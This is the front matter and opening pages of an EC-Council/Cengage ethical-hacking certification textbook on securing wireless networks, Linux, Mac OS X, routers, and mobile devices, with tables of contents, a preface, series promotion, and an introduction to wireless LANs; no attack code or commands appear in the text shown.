

**ETHICAL
HACKING**
AND COUNTERMEASURES



SECURE NETWORK OPERATING SYSTEMS AND INFRASTRUCTURES

Second Edition

Book 4 of 4

C | E H™

Certified Ethical Hacker

This is an electronic version of the print textbook. Due to electronic rights restrictions, some third party content may be suppressed. Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. The publisher reserves the right to remove content from this title at any time if subsequent rights restrictions require it. For valuable information on pricing, previous editions, changes to current editions, and alternate formats, please visit www.cengage.com/highered to search by ISBN, author, title, or keyword for materials in your areas of interest.

Important notice: Media content referenced within the product description or the product text may not be available in the eBook version.

Want to turn C's into A's? Obviously, right?

But the right way to go about it isn't always so obvious. Go digital to get the grades. MindTap's customizable study tools and eTextbook give you everything you need all in one place.

Engage with your course content, enjoy the flexibility of studying anytime and anywhere, stay connected to assignment due dates and instructor notifications with the MindTap Mobile app...

and most of all...EARN BETTER GRADES.



TO GET STARTED VISIT
WWW.CENGAGE.COM/STUDENTS/MINDTAP

 CENGAGE
Learning

MindTap®


Copyright 2017 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. WCN 02-200-203

Secure Network Operating Systems and Infrastructures

EC-Council | Press

Book 4 of 4

C | E H TM
Certified | Ethical Hacker
Certification



Australia • Brazil • Mexico • Singapore • United Kingdom • United States

**Ethical Hacking and Countermeasures:
Secure Network Operating Systems and
Infrastructures (CEH)**

EC-Council Press

SVP, GM Skills & Global Product
Management: Dawn Gerrain

Product Director: Kathleen McMahon

Product Team Manager: Kristin McNary

Associate Product Manager: Amy Savino

Senior Director, Development:
Marah Bellegarde

Product Development Manager:
Leigh Hefferon

Managing Content Developer:
Emma Newsom

Senior Content Developer:
Natalie Pashoukos

Product Assistant: Abigail Pufpaff

Vice President, Marketing Services:
Jennifer Ann Baker

Marketing Coordinator: Cassie Cloutier

Senior Production Director:
Wendy Troeger

Production Director: Patty Stephan

Senior Content Project Manager:
Brooke Greenhouse

Managing Art Director: Jack Pendleton

Software Development Manager:
Pavan Ethakota

Cover Image(s): Istockphoto.com/
gong hangxu and Istockphoto.com/
Turnervisual

EC-Council:

President | EC-Council: Jay Bavis

Vice President, North America |

EC-Council: Steven Graham

© 2017, 2010 EC-Council

ALL RIGHTS RESERVED. No part of this work covered by the copyright herein may be reproduced or distributed in any form or by any means, except as permitted by U.S. copyright law, without the prior written permission of the copyright owner.

SOURCE FOR ILLUSTRATIONS: Copyright © EC-Council. All rights reserved. Reproduction strictly prohibited.

For product information and technology assistance, contact us at
Cengage Learning Customer & Sales Support, 1-800-354-9706

For permission to use material from this text or product,
submit all requests online at www.cengage.com/permissions.

Further permissions questions can be e-mailed to
permissionrequest@cengage.com.

Library of Congress Control Number: 2016930623

ISBN: 978-1-305-88346-8

Cengage Learning

20 Channel Center Street

Boston, MA 02210

USA

Cengage Learning is a leading provider of customized learning solutions with employees residing in nearly 40 different countries and sales in more than 125 countries around the world. Find your local representative at www.cengage.com.

Cengage Learning products are represented in Canada by Nelson Education, Ltd.

To learn more about Cengage Learning, visit www.cengage.com.

Purchase any of our products at your local college store or at our preferred online store www.cengagebrain.com.

Notice to the Reader

Cengage Learning and EC-Council do not warrant or guarantee any of the products described herein or perform any independent analysis in connection with any of the product information contained herein. Cengage Learning and EC-Council do not assume, and expressly disclaim, any obligation to obtain and include information other than that provided to them by the manufacturer. The reader is expressly warned to consider and adopt all safety precautions that might be indicated by the activities described herein and to avoid all potential hazards. By following the instructions contained herein, the reader willingly assumes all risks in connection with such instructions. Cengage Learning and EC-Council make no representations or warranties of any kind, including but not limited to, the warranties of fitness for particular purpose or merchantability, nor are any such representations implied with respect to the material set forth herein, and Cengage Learning and EC-Council take no responsibility with respect to such material. Cengage Learning and EC-Council shall not be liable for any special, consequential, or exemplary damages resulting, in whole or part, from the readers' use of, or reliance upon, this material.

Printed in the United States of America

Print Number: 01 Print Year: 2016

Brief Table of Contents

PREFACE.....	xiii
CHAPTER 1 Hacking Wireless Networks	1
CHAPTER 2 Physical Security	43
CHAPTER 3 Evading IDS, Firewalls and Detecting Honeypots	77
CHAPTER 4 Hacking Routers and Cable Modems	135
CHAPTER 5 Linux Hacking	153
CHAPTER 6 Mac OS X Hacking	201
CHAPTER 7 Hacking Mobile Phones, PDAs, and Handheld Devices	217
CHAPTER 8 Hacking Portable Devices	237
CHAPTER 9 Cryptography	261
GLOSSARY	293
INDEX.....	295

Table of Contents

PREFACE	xiii
CHAPTER 1	
Hacking Wireless Networks	1
What If?	2
Introduction to Hacking Wireless Networks	2
Wireless Networking	2
Wired Network Versus Wireless Network	2
Effects of Wireless Attacks on Businesses	3
Types of Wireless Networks	3
Advantages and Disadvantages of a Wireless Network	4
Wireless Standards	4
Wireless Standard: 802.11a	5
Wireless Standard: 802.11b	5
Wireless Standard: 802.11g	5
Wireless Standard: 802.11i	6
Wireless Standard: 802.11n	6
Wireless Standard: 802.15.1 (Bluetooth)	6
Wireless Standard: 802.16 (WiMAX)	6
Wireless Concepts	7
Related Technologies and Carrier Networks	7
Service Set Identifier (SSID)	8
Authentication and Association	8
Authentication and (Dis) Association Attacks	10
MAC Sniffing and AP Spoofing	10
Wireless Devices	11
Antennas	11
Wireless Access Points	11
Beacon Frames	12
Phone Jammers	12
Wired Equivalent Privacy (WEP)	13
Role of WEP in Wireless Communication	13
Key Points	13
WEP Issues	13
WEP Authentication Phase	14
WEP Association Phase	15
WEP Flaws	15
WPA	16
WPA Vulnerabilities	16
WEP, WPA, and WPA2	16
WPA2	16
Attacking WPA-Encrypted Networks	16
TKIP and LEAP	17
Temporal Key Integrity Protocol (TKIP)	17
LEAP: The Lightweight Extensible Authentication Protocol	18
Hacking Methods	20
Techniques to Detect Open Wireless Networks	20
Steps for Hacking Wireless Networks	21
Super Bluetooth Hack	21
Man-in-the-Middle Attack (MITM)	22
Denial-of-Service Attacks	22
Hijacking and Modifying a Wireless Network	23

Cracking WEP 24

- Automated WEP Crackers 24
- Pad Collection Attacks 24
- XOR Encryption 25
- Stream Cipher 25
- WEP Cracking Tools 25

Rogue Access Points 28

- Requesting a Beacon 28
- Sniffing the Air 28
- Tools to Generate Rogue Access Points 29
- Cloaked Access Point 30

Scanning Tools 30

- Prismstumbler 30
- MacStumbler 30
- Mognet 30
- WaveStumbler 31
- NetChaser 31
- Wavemon 31
- Wireless Security Auditor (WSA) 31
- AirTraf 32
- WifiScanner 32
- eEye Retina Network Security Scanner 32
- Wireless Lan Scanner 32

Sniffing Tools 32

- OmniPeek 32
- Wireshark 33
- vxSniffer 34
- EtherPEG 34
- AirMagnet 35
- driftnet 35
- WinDump 35
- THC-RUT 35
- Microsoft Network Monitor 35

Wireless Security Tools 36

- CommView for WiFi PPC 36
- AirMagnet Handheld Analyzer 36
- AirDefense Guard 37
- Google Secure Access 38
- RogueScanner 38

Chapter Summary 38

Key Terms 38

Review Questions 39

Hands-On Projects 40

CHAPTER 2

Physical Security 43

- What If? 44
- Introduction to Physical Security 44
 - What Is the Need for Physical Security? 44
- Physical Security 45
 - Physical Measures 45
 - Technical Measures 47
 - Operational Measures 53
 - Physical Security Personnel 54
- Physical Security Challenges 54
 - Physical Security Threats 54

Personnel Challenges	56
Security Countermeasures	56
Physical Security Checklists	61
Tools	67
Encryption Tools	72
Chapter Summary	73
Key Terms.	74
Review Questions.	74
Hands-On Projects	76

CHAPTER 3

Evading IDS, Firewalls and Detecting Honeypots	77
What If?	78
Introduction to Evading IDS, Firewalls, and Detecting Honeypots	78
Introduction to Intrusion Detection Systems	78
Intrusion Detection System (IDS)	79
Types of Intrusion Detection Systems	82
Indications of Intrusion.	85
Steps to Perform after an IDS Detects an Attack	86
Evading IDS.	86
Intrusion Prevention Systems (IPS)	89
Firewalls	93
Firewall Countermeasures	99
Honeypots	104
Security Responses to Hacking Attacks	108
Tools	109
Logging Tools	109
Host-Based IDS Tools	109
Intrusion Detection Tools	110
Tools to Evade IDS	114
Packet Generators	115
Tools to Breach Firewalls	119
Common Tools for Testing Firewalls and IDS	121
Honeypot Tools	128
Tools to Detect Honeypots	130
Chapter Summary	130
Key Terms.	130
Review Questions.	131
Hands-On Projects	132

CHAPTER 4

Hacking Routers and Cable Modems	135
What If?	136
Introduction to Hacking Routers and Cable Modems	136
Routers	137
Accessing Routers	137
Vulnerability Scanning	141
Router Attacks	142
Cable Modems	144
Cable Modem Hacking	144
Tools	144
Brute-Forcing Tools	144
Router Identification Tools	145
Router Analysis Tools	146

Password-Cracking Tools	146
Pen-Testing Tools	147
Cable Modem Tools	148
Chapter Summary	148
Key Terms	149
Review Questions	149
Hands-On Project	151

CHAPTER 5

Linux Hacking	153
What If?	154
Introduction to Linux Hacking	154
Why Linux?	154
Linux Basics	155
Aliased Commands	155
Shell Types	156
Linux Users and Groups	156
Linux Signals and Logging	157
/etc/securetty	157
Linux LiveCDs	157
Files and Directories	159
File System	159
Linux Basic Commands	160
Directories in Linux	163
Installing, Configuring, and Compiling the Linux Kernel	164
Step 1: Download the Latest Kernel	164
Step 2: Configure the Kernel	164
Step 3: Compile the Kernel	164
Step 4: Clean Files Made During Compilation	164
Step 5: Make a Bootable Linux Image	164
Step 6: Configure the Boot Manager	164
How to Install a Kernel Patch	165
Compiling Programs in Linux	165
GNU Compiler Collection (GCC)	165
Make Files	166
Linux Vulnerabilities	167
Chrooting	169
Why Is Linux Hacked?	170
Scanning Networks	171
Port Scan Detection Tools	173
Password Cracking in Linux	174
Firewall in Linux: IPTables	174
How IPTables Works	175
Tool: Netfilter	176
IPTables Command	177
Basic Linux Operating System Defense	177
Tool: SARA (Security Auditor's Research Assistant)	178
Tool: Netcat	179
Tool: Tcpdump	179
Tool: Snort	180
Tool: SAINT	181
Tool: Wireshark	182
Tool: Abacus Port Sentry	183
Tool: Dsniff Collection	184
Tool: Hping3	184
Tool: Sniffit	184

Tool: Nemesis	185
Tool: LSOF	185
Tool: IPTraf.	185
Tool: LIDS	186
Tool: Hunt	186
Tool: TCP Wrappers	186
Linux Loadable Kernel Modules	187
Setuid Programs	188
Trojaned System Programs	188
Other Types of Backdoors	188
Tool: Linux Rootkits	189
Rootkits: Knark and T0rn.	189
Rootkits: Tuxit, Adore, and Ramen	190
Rootkit: Beastkit	190
Rootkit Countermeasures	190
Linux Tools: Application Security	193
Whisker.	193
Flawfinder	193
Advanced Intrusion Detection Environment (AIDE)	193
Linux Tools: Encryption	194
Stunnel	194
OpenSSH/SSH	194
GnuPG	194
Linux Tools: Log and Traffic Monitors	194
MRTG (Multi-Router Traffic Grapher)	194
Swatch	195
Timbersee	195
Logsurf	195
IPLog	195
Ntop	195
Linux Security Auditing Tool (LSAT)	195
Linux Security Countermeasures	196
Physical Security	196
Password Security	196
Network Security	196
Steps for Hardening Linux	197
Chapter Summary	197
Key Terms	197
Review Questions	198
Hands-On Projects	199

CHAPTER 6

Mac OS X Hacking	201
What If?	202
Introduction to Mac OS X Hacking	202
Introduction to Mac OS	202
Vulnerabilities in Mac OS X	203
Crafted URL Vulnerability	203
CoreText Uninitialized Pointer Vulnerability	203
ImageIO Integer Overflow Vulnerability	203
DirectoryService Vulnerability	203
iChat UPnP Buffer Overflow Vulnerability	204
ImageIO Memory Corruption Vulnerability	204
Code Execution Vulnerability in Safari	204
UFS Integer Overflow Vulnerability	204
Kernel “ <i>fatbconf()</i> ” System-Call Vulnerability	205

UserNotificationCenter Privilege Escalation Vulnerability 205

Other Vulnerabilities in Mac OS 206

How a Malformed Installer Package Can Crack Mac OS X 206

Worms and Viruses in Mac OS X 207

 OSX/Leap-A Worm 207

 Inqtana.A: F-Secure Worm 208

 Viruses in Macs: Macro Viruses 208

Antivirus Applications in Mac OS X 209

 VirusBarrier 209

 McAfee VirusScan for Mac 209

 Sophos Endpoint Security and Control 210

 Norton Internet Security 210

Mac OS X Security Tools 210

 MacScan 210

 ClamXav 211

 IPNetSentryX 211

 FileGuard 212

Countermeasures 212

Chapter Summary 213

Key Term 213

Review Questions 213

Hands-On Projects 215

CHAPTER 7

Hacking Mobile Phones, PDAs, and Handheld Devices 217

 What If? 218

 Introduction to Hacking Mobile Phones, PDAs, and Handheld Devices 218

 Types of Handheld Devices 218

 Smartphone: BlackBerry 219

 Smartphone: iPhone 219

 Smartphone: Samsung Galaxy Series 219

 iPod 220

 iPad 221

 Microsoft Surface 221

 Amazon Kindle and Kindle Fire 221

 MP3 Players 221

 Flash Drives 221

 Common Operating Systems in Handheld Devices 222

 Mobile Phone Operating Systems 222

 Vulnerabilities in Handheld Devices 223

 Evolution of the Mobile Threat 223

 Mobile Vulnerabilities 224

 Hacking Handheld Devices 224

 Mobile Malware Propagation 224

 Spyware 225

 Malware 225

 BlackBerry Attacks: Blackjacking 226

 iPhone Attacks 226

 PDA Attacks 228

 Trojans and Viruses 229

 Defending Handheld Devices 230

 Best Practices 230

 Protecting an Organization from Mobile Vulnerabilities 231

 Antivirus Software 232

 Security Tools 233

Chapter Summary	233
Key Terms	234
Review Questions	234
Hands-On Projects	236
CHAPTER 8	
Hacking Portable Devices	237
Section 1: Hacking USB Devices	237
What If?	238
Introduction to Hacking USB Devices	238
Introduction to USB Devices	238
USB Transfer Rates	238
USB Attacks	239
Electrical Attack	239
Software Attack	239
Windows Buffer Overflow Attack	240
Countermeasures	240
Windows USB Blocker	240
Section 2: Bluetooth Hacking	241
What If?	241
Introduction to Bluetooth Hacking	242
Bluetooth Security Issues	242
Attacks Against Bluetooth	243
Bluejacking	243
Bluesnarfing	243
Bluebugging	243
Short Pairing Code Attacks	243
Man-in-the-Middle Attack	244
Online PIN Cracking Attack	244
BTKeylogging Attack	245
BTVoiceBugging Attack	245
Blueprinting	245
Bluesmacking	245
Denial-of-Service Attack	245
Bluedumping Attack	245
Bluediving	246
Countermeasures	246
Section 3: RFID Hacking	247
What If?	247
Introduction to RFID Hacking	248
RFID (Radio Frequency Identification)	248
Components of RFID Systems	248
Tags	248
Tag Readers	249
RFID Tag Antenna	249
RFID Controller	249
RFID Premises Server	250
RFID Integration Server	250
RFID Collisions	250
RFID Tag Collision	250
RFID Reader Collision	250
RFID Risks	251
Business Process Risk	251
Business Intelligence Risk	252

Privacy Risk 252
Externality Risk 254
RFID Security and Privacy Threats 255
Sniffing 255
Tracking 255
Spoofing 255
Replay Attacks 256
Denial-of-Service Attacks 256
Vulnerabilities in RFID-Enabled Credit Cards 256
Countermeasures Used to Avoid RFID Attacks 257
RSA Blocker Tags 257
Kill Switches 257
Cryptography 257
Detection and Evasion 257
Temporary Deactivation 257
Other Techniques 258
Chapter Summary 258
Key Terms 259
Review Questions 259
Hands-On Projects 260

CHAPTER 9

Cryptography 261
What If? 262
Introduction to Cryptography 262
Public-Key Cryptography 262
Digital Signature 264
Encryption Algorithms 265
Message-Digest (Hash) Functions 267
MD2, MD4, and MD5 268
SHA-1 (Secure Hash Algorithm) 268
SSL (Secure Sockets Layer) 269
SSL Sessions 270
SSL Handshake Protocol Flow 270
Secure Shell (SSH) 271
Disk Encryption 272
Encryption-Breaking Initiatives 272
RSA Factoring Challenge 272
Distributed.net 273
Encryption Countermeasures 273
Code-Breaking Methodologies 273
Cryptography Attacks 274
Tools 276
Encryption-Cracking Tools 276
Data-Protection Tools 277
PGP (Pretty Good Privacy) 277
Chapter Summary 279
Key Terms 280
Review Questions 280
Hands-On Projects 282

GLOSSARY 293

INDEX 295



Preface

Hacking and electronic crimes sophistication is consistently growing at an exponential rate. Recent reports have indicated that cybercrime already surpasses the illegal drug trade! Unethical hackers, better known as *black hat hackers*, are preying on information systems of government, corporate, public, and private networks and are constantly testing the security mechanisms of these organizations to the limit with the sole aim of exploiting them and profiting from the exercise. High-profile crimes have proven that the traditional approach to computer security is simply not sufficient, even with the strongest perimeter; properly configured defense mechanisms such as firewalls, intrusion detection, and prevention systems; strong end-to-end encryption standards; and antivirus software. Hackers have proven their dedication and ability to systematically penetrate networks all over the world. In some cases, black hat hackers may be able to execute attacks so flawlessly that they can compromise a system, steal everything of value, and completely erase their tracks in less than 20 minutes!

The EC-Council | Press is dedicated to stopping hackers in their tracks.

About EC-Council

The International Council of Electronic Commerce Consultants, better known as EC-Council, was founded in late 2001 to address the need for well-educated and certified information security and e-business practitioners. EC-Council is a global, member-based organization comprised of industry and subject matter experts all working together to set the standards and raise the bar in information security certification and education.

EC-Council first developed the *Certified Ethical Hacker* (CEH) program. The goal of this program is to teach the methodologies, tools, and techniques used by hackers. Leveraging the collective knowledge from hundreds of subject matter experts, the CEH program has rapidly gained popularity around the globe and is now delivered in more than 70 countries by more than 600 authorized training centers. More than 100,000 information security practitioners have been trained.

CEH is the benchmark for many government entities and major corporations around the world. Shortly after CEH was launched, EC-Council developed the *Certified Security Analyst* (EICSA). The goal of the EICSA program is to teach groundbreaking analysis methods that must be applied while conducting advanced penetration testing. The EICSA program leads to the *Licensed Penetration Tester* (LIPT) status. The *Computer Hacking Forensic Investigator* (CHFI) was formed with the same design methodologies and has become a global standard in certification for computer forensics. EC-Council, through its impervious network of professionals and huge industry following, has developed various other programs in information security and e-business. EC-Council certifications are viewed as the essential certifications needed when standard configuration and security policy courses fall short. Being provided with a true hands-on, tactical approach to security, individuals armed with the knowledge disseminated by EC-Council programs are securing networks around the world and beating the hackers at their own game.

About the EC-Council | Press

The EC-Council | Press was formed in late 2008 as a result of a cutting-edge partnership between global information security certification leader EC-Council and leading educational content, technology, and services company Cengage Learning. This partnership marks a revolution in academic textbooks and courses of study in information security, computer forensics, disaster recovery, and end-user security. By identifying the essential topics and content of EC-Council professional certification programs, and repurposing this world-class content to fit academic programs, the EC-Council | Press was formed. The academic community is now able to incorporate this powerful cutting-edge content into new and existing information security programs. By closing the gap between academic study and professional certification, students and instructors are able to leverage the power of rigorous academic focus and high-demand industry certification. The EC-Council | Press is set to revolutionize global information security programs and ultimately create a new breed of practitioners capable of combating the growing epidemic of cybercrime and the rising threat of cyber-war.

Ethical Hacking and Countermeasures Series

The EC-Council | Press *Ethical Hacking and Countermeasures* series is intended for those studying to become security officers, auditors, security professionals, site administrators, and anyone who is concerned about or responsible for the integrity of the network infrastructure. The series includes a broad base of topics in offensive network security, ethical hacking, as well as network defense and countermeasures. The content of this series is designed to immerse learners into an interactive environment where they will be shown how to scan, test, hack, and secure information systems. A wide variety of tools, viruses, and malware is presented in these books, providing a complete understanding of the tactics and tools used by hackers. By gaining a thorough understanding of how hackers operate, ethical hackers are able to set up strong countermeasures and defensive systems to protect their organization's critical infrastructure and information. The series, when used in its entirety, helps prepare readers to take and pass the CEH certification exam from EC-Council.

Books in Series

- *Ethical Hacking and Countermeasures: Attack Phases*/9781305883437
- *Ethical Hacking and Countermeasures: Threats and Defense Mechanisms*/9781305883444
- *Ethical Hacking and Countermeasures: Web Applications and Data Servers*/9781305883451
- *Ethical Hacking and Countermeasures: Secure Network Operating Systems and Infrastructures*/9781305883468

Secure Network Operating Systems and Infrastructures

Secure Network Operating Systems and Infrastructures discusses hacking wireless networks; physical security; how to evade IDS and Firewalls; how to detect honey pots; and an introduction to cryptography. In addition, it covers techniques used in hacking Linux, Macintosh, routers, cable modems, firewalls, mobile devices, Bluetooth devices, RFID and USB devices and how to determine security policies for these devices.

Chapter Contents

Chapter 1, *Hacking Wireless Networks*, discusses wireless networking and the different wireless standards and provides information on SSID, wireless access points, how to crack WEP and much more. Chapter 2, *Physical Security*, focuses on the need to be aware of physical security; challenges in ensuring physical security; and ways to physically secure networks. Chapter 3, *Evading IDS, Firewalls and Detecting Honey Pots*, discusses various security features that administrators deploy to protect their networks. Chapter 4, *Hacking Routers and Cable Modems*, discusses how particularly vulnerable these devices are to hackers and how these vulnerabilities are essential factors in determining security policies for both businesses and households. Chapter 5, *Linux Hacking*, looks into various aspects of security related to Linux including rootkits and intrusion detection systems. Chapter 6, *Mac OS X Hacking*, introduces some of the features of Mac OS X and then discusses vulnerabilities that affect the operating system. Chapter 7, *Hacking Mobile Phones, PDAs and Handheld Devices*, includes a discussion on the different types of handheld devices investigators have to be aware of and the vulnerabilities present in the different devices. Chapter 8, *Hacking Portable Devices*, focuses on three types of mobile devices: USB, Bluetooth and RFID. Section 1 discusses USB devices, how they are attacked, and some countermeasures to protect them. Section 2 focuses on Bluetooth and the security issues involved with it. It covers the different types of attacks hackers make against Bluetooth-enabled devices, as well as tools that make Bluetooth more secure. Section 3 focuses on RFID devices, associated security and privacy threats, and specific vulnerabilities with RFID-enabled credit cards. Additionally, the countermeasures used to avoid RFID attacks, RFID malware, and RFID exploits are discussed and it concludes with a discussion of RFID security controls. Chapter 9, *Cryptography*, explains what cryptography is and discusses the various cryptography attacks and introduces various cracking tools.

Chapter Features

Many features are included in each chapter, and all are designed to enhance the reader's learning experience. Features include:

- *Objectives* begin each chapter and focus the learner on the most important concepts in the chapter.
- *Key Terms* are designed to familiarize the learner with terms that will be used within the chapter.
- *What If?*, found in each chapter, presents short scenarios followed by questions that challenge the learner to arrive at an answer or solution to the problem presented.
- *Chapter Summary*, at the end of each chapter, serves as a review of the key concepts covered in the chapter.
- *Review Questions* allow learners to test their comprehension of the chapter content.
- *Hands-On Projects* encourage learners to apply the knowledge they have gained after finishing the chapter. Files for the Hands-On Projects can be found in the MindTap or on the Student Resource Center. Visit www.cengagebrain.com for a link to the Student Resource Center.

MindTap

MindTap for Ethical Hacking and Countermeasures Series is an online learning solution designed to help students master the skills they need in today's workforce. Research shows employers need critical thinkers, troubleshooters, and creative problem-solvers to stay relevant in our fast-paced, technology-driven world. MindTap helps users achieve this with assignments and activities that provide hands-on practice, real-life relevance, and mastery of difficult concepts. Students are guided through assignments that progress from basic knowledge and understanding to more challenging problems.

All MindTap activities and assignments are tied to learning objectives. The hands-on exercises provide real-life application and practice. Readings and “Whiteboard Shorts” support the lecture, while “In the News” assignments encourage students to stay current. Pre- and post-course assessments allow you to measure how much students have learned using analytics and reporting that makes it easy to see where the class stands in terms of progress, engagement, and completion rates. Use the content and learning path as-is, or pick and choose how the material will wrap around your own. You control what the students see and when they see it. Learn more at www.cengage.com/mindtap/.

Student Resource Center

The Student Resource Center contains all the files you need to complete the Hands-On Projects found at the end of the chapters. Visit www.cengagebrain.com to access the Student Resource Center.

Additional Instructor Resources

Free to all instructors who adopt *Secure Network Operating Systems and Infrastructures* for their courses is a complete package of instructor resources. These resources are available from the Cengage Learning Web site, www.cengagebrain.com, by going to the product page for this book in the online catalog and choosing “Instructor Downloads.”

Resources include:

- *Instructor's Manual*: This manual includes course objectives and additional information to help your instruction.
- *Cengage Learning Testing Powered by Cognero*: A flexible, online system that allows you to import, edit, and manipulate content from the text's test bank or elsewhere, including your own favorite test questions; create multiple test versions in an instant; and deliver tests from your LMS, your classroom, or wherever you want.

- *PowerPoint Presentations*: A set of Microsoft PowerPoint slides is included for each chapter. These slides are meant to be used as a teaching aid for classroom presentations, to be made available to students for chapter review, or to be printed for classroom distribution. Instructors are also at liberty to add their own slides.
- *Labs*: These are additional hands-on activities to provide more practice for your students.
- *Assessment Activities*: These are additional assessment opportunities including discussion questions, writing assignments, Internet research activities, and homework assignments along with a final cumulative project.
- *Final Exam*: This exam provides a comprehensive assessment of *Secure Network Operating Systems and Infrastructures* content.

Cengage Learning Tech Connection: Information Security Community

This site was created for learners and instructors to find out about the latest in information security news and technology.

Visit <http://community.cengage.com/InfoSec2/> to:

- Learn what's new in information security through live news feeds, videos, and podcasts;
- Connect with your peers and security experts through blogs and forums;
- Browse our online catalog.

How to Become C|EH Certified

The C|EH certification focuses on hacking techniques and technology from an offensive perspective. The certification is primarily targeted at security professionals who want to acquire a well-rounded body of knowledge to have better opportunities in this field. Acquiring a C|EH certification means the candidate has a minimum baseline knowledge of security threats, risks, and countermeasures. An organization can rest assured that they have a candidate who is more than a systems administrator, a security auditor, a hacking tool analyst, or a vulnerability tester. The candidate is assured of having both business and technical knowledge.

C|EH certification exams are available through Pearson Vue testing centers. To finalize your certification after your training by taking the certification exam through a Pearson Vue testing center, you must:

1. Apply for and purchase an exam voucher by visiting the EC-Council Academic Center of Excellence at <http://ace.eccouncil.org>, if one was not purchased with your book.
2. If you have a Pearson Vue voucher, please contact a local Pearson Vue testing center accordingly to schedule your exam, or visit www.pearsonvue.com/eccouncil/.
3. Take and pass the C|EH certification examination with a score of 70 percent or better.

Additional EC-Council | Press Products

Computer Forensics Series

The EC-Council | Press *Computer Forensics* series, preparing learners for CIHFI certification, is intended for those studying to become police investigators and other law enforcement personnel;

defense and military personnel; e-business security professionals; systems administrators; legal professionals; banking, insurance and other professionals; government agencies; and IT managers. The content of this program is designed to expose the learner to the process of detecting attacks and collecting evidence in a forensically sound manner with the intent to report crime and prevent future attacks. Advanced techniques in computer investigation and analysis with interest in generating potential legal evidence are included. In full, this series prepares the learner to identify evidence in computer-related crime and abuse cases as well as track the intrusive hacker's path through client system. The series when used in its entirety helps prepare readers to take and pass the CHFI Certified Forensic Investigator certification exam from EC-Council.

Books in Series

- *Computer Forensics: Investigation Procedures and Response*/9781305883475
- *Computer Forensics: Investigating File and Operating Systems, Wireless Networks and Storages*/9781305883482
- *Computer Forensics: Investigating Data and Image Files*/9781305883499
- *Computer Forensics: Investigating Network Intrusions and Cybercrime*/9781305883505

EC-Council's Supporting Events

TakeDownCon

TakeDownCon is a highly technical forum that focuses on the latest vulnerabilities, the most potent exploits, and current security threats. The best and the brightest come to share their knowledge, giving delegates the opportunity to learn about the industry's most important issue. With two days and two dynamic tracks, delegates will spend Day 1 on the Attack, learning how even the most protected systems can be breached. Day 2 is dedicated to Defense, and delegates will learn if their defense mechanisms are on par to thwart nefarious and persistent attacks.

For more information, visit the Web site: www.takedowncon.com.

Hacker Halted

Hacker Halted builds on the educational foundation of EC-Council's courses in ethical hacking, computer forensics, penetration testing, and many others. Hacker Halted brings the industry's leading researchers, practitioners, ethical hackers, and other top IT security professionals together to discuss current issues facing our industry. Hacker Halted has been delivered globally in countries such as Egypt, Mexico, Malaysia, Hong Kong, Iceland, and in the United States, in cities such as Myrtle Beach, Miami, and most recently in Atlanta.

For more information, visit the Web site: www.hackerhalted.com.

Global CyberLympics

Global CyberLympics is an online ethical hacking computer network defense competition. The goal is to raise awareness of increased education and ethics in information security through a series of cyber competitions that encompass forensics, ethical hacking, and defense. Teams are made up of four to six players, and each round serves as an elimination round until the top teams remain. The top teams from each region get invited to play live in-person at the world finals.

For more information, visit the Web site: www.cyberlympics.org.



Acknowledgments

Michael H. Goldner is the Dean of EC-Council University. He has been involved in the information security arena for over 20 years and has dedicated the last 15 years to developing hands-on academic curricula to help train the world's future cyber leaders. He received his Juris Doctorate from Stetson University College of Law and his undergraduate degree from Miami University. He is an active member of the American Bar Association and a member of the Cyber Law subcommittee. He is a member of IEEE, ISSA ISC2, ISACA and PMI, and holds a number of industrially recognized certifications, including C|CISO, CISSP, CISM, CEI, CEH, CHFI, MCT, MCSE/Security, MCSA, Security +, Network +, and A+.

He has worked closely with EC-Council and Cengage Learning in the creation of this EC-Council Press series on information security and computer forensics, and is passionate about creating a viable international leadership corps to guide our electronically connected society into a safe and prosperous future.

Hacking Wireless Networks

After completing this chapter, you should be able to:

- Understand wireless networking
- Understand the different types of wireless networks
- Understand the different wireless standards
- Understand SSID
- Understand wireless access points
- Understand Wired Equivalent Privacy
- Understand Wi-Fi Protected Access (WPA)
- Hack wireless networks
- Crack WEP
- Utilize tools for scanning and sniffing
- Secure wireless networks

What If?

George just moved into his new apartment and wanted to install a wireless router. He bought one at his local tech store, brought it home, removed it from the box, and plugged it in. Everything worked fine and George was quite happy until the federal police came to his door and informed him that someone with his IP address was hosting a bomb-making Web site that was getting great interest from foreign terrorist groups.

After some quite long interviews/interrogations and losing his computer, laptop, and tablet for several months, George was finally cleared of any wrongdoing, but nevertheless remains on the FBI watch list.

- What precautions should George have taken to prevent this breach and misuse of his network?
 - What are the possible side effects of his naiveté in using a home wireless network?
-

Introduction to Hacking Wireless Networks

More and more networks are moving away from hard-wiring systems together and are instead communicating wirelessly. This leads to a host of new security concerns that will be addressed in this chapter.

Wireless Networking

A wireless LAN (WLAN) is a local area network that exchanges data without the use of cables. A wireless LAN offers data connectivity in an existing building where wiring may not be practical due to construction design, location, or expense involved. WLANs are gaining popularity due to their ease of use and potential for mobility.

WLANs do raise the issue of security due to radio waves being easier to intercept than physical wires. However, the user authentication and data encryption system known as Wired Equivalent Privacy, or WEP, helps increase the security of the network. All users accessing the wireless network share the bandwidth available via access points.

The major advantage of wireless networks is mobility, although users should not expect flawless reception between access points.

Wired Network Versus Wireless Network

Both types of communication have their pros and cons. Wireless networks offer fully mobile, untethered access to the network, allowing users to more easily connect using notebooks or other mobile devices. However, this mobility comes with the following tradeoffs:

- Higher cost
- Lower reliability
- Slower performance
- Lessened security

Effects of Wireless Attacks on Businesses

As more and more firms adopt wireless networks, security becomes more important. Businesses are at high risk from wireless hackers, sometimes called **whackers**. Whackers do not need physical entry into the business network to hack, but can easily compromise a network with the help of freely available tools. Warchalking, wardriving, and warflying are some of the ways in which a whacker can assess the vulnerability of a wireless network. Many organizations are deploying wireless networks to allow employees to roam the corporate campus without leaving the network. Some airports offer wireless connectivity so travelers can continue working while waiting for flight departures, and many hotels also provide these facilities to their customers. Unfortunately, this ease of use also comes with increased risk, as an attacker who is sitting miles away can sniff the network without being noticed.

Large companies generally make the most use of wireless networks and devices. These networks are generally expensive and troublesome to deploy and manage. They require networking expertise. However, from the whacker's point of view, wireless networks and access points (sometimes called APEs, WAPs, or APs) are some of the easiest, most inexpensive targets while being some of the hardest to defend.

Types of Wireless Networks

There are four basic types of wireless networks.

Peer-To-Peer Networks In this type of network, every computer can communicate directly with the other computers on the same network without going through an access point. They can share files and printers in this manner. However, they may not be able to access wired LAN resources unless one of the computers acts as a bridge to the wired LAN using special software.

